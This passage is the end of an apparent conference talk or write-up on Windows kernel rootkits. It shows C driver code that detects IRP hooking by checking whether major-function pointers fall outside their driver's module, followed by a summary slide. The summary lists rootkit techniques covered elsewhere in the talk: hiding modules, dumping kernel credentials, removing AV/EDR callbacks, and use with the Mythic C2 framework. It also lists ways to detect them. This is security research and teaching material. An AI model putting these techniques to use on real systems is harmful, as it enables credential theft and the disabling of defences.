                if (_wcsicmp(currentObjectType->Name.Buffer, L"Driver") == 0) {
                    currentDriverObject = (PDRIVER_OBJECT)entry->Object;
                    currentDataTableEntry = (PKLDR_DATA_TABLE_ENTRY)currentDriverObject->DriverSection;

                    if (currentDataTableEntry) {
                        currentModuleEnd = (PVOID)((ULONGLONG)currentDataTableEntry->DllBase +
                            currentDataTableEntry->SizeOfImage);

                        for (ULONG i = 0; i < IRP_MJ_MAXIMUM_FUNCTION; i++) {
                            currentIrpFunction = (PVOID)currentDriverObject->MajorFunction[i];

                            if (currentIrpFunction <= 0)
                                break;

                            if (currentIrpFunction < currentDataTableEntry->DllBase ||
currentIrpFunction > currentModuleEnd) {
                                CHAR driverName[MAX_DRIVER_PATH] = { 0 };
                                status = MatchAddress((PVOID)currentDriverObject->MajorFunction[i],
driverName);

                                if (ShouldReport(driverName, currentDataTableEntry->BaseDllName)) {
                                    if (NT_SUCCESS(status))
                                        Print(DRIVER_PREFIX "Driver %s is hooking %ws IRP %d\n",
driverName, currentDataTableEntry->BaseDllName.Buffer,
                                            i);
                                    else
                                        Print(DRIVER_PREFIX "Unknown driver is hooking %ws IRP %d\n",
currentDataTableEntry->BaseDllName.Buffer, i);
                                }
                            }
                        }
                    }
                }
            }
            entry = entry->ChainLink;
        }
    }

    ExReleasePushLockExclusiveEx((PULONG_PTR)&directoryObject->Lock, 0);
    ObDereferenceObject(directoryObject);
    ZwClose(directoryHandle);
    return status;
}
```

Summary

Summary

- **Rootkit Methodologies**
  - Learned how to hide a loaded module
  - Dumped credentials from the kernel
  - Removed callbacks of AVs/EDRs
- **Integration with Mythic C2**
  - Understood what is Mythic C2
  - Saw a demo of real world usage with Athena and Nidhogg
- **Detecting Rootkits**
  - Got an idea on how to detect kernel callbacks tampering
  - Got an idea on how to detect EtwTI tampering
  - Saw a demo of IRP Hooking detection

Questions?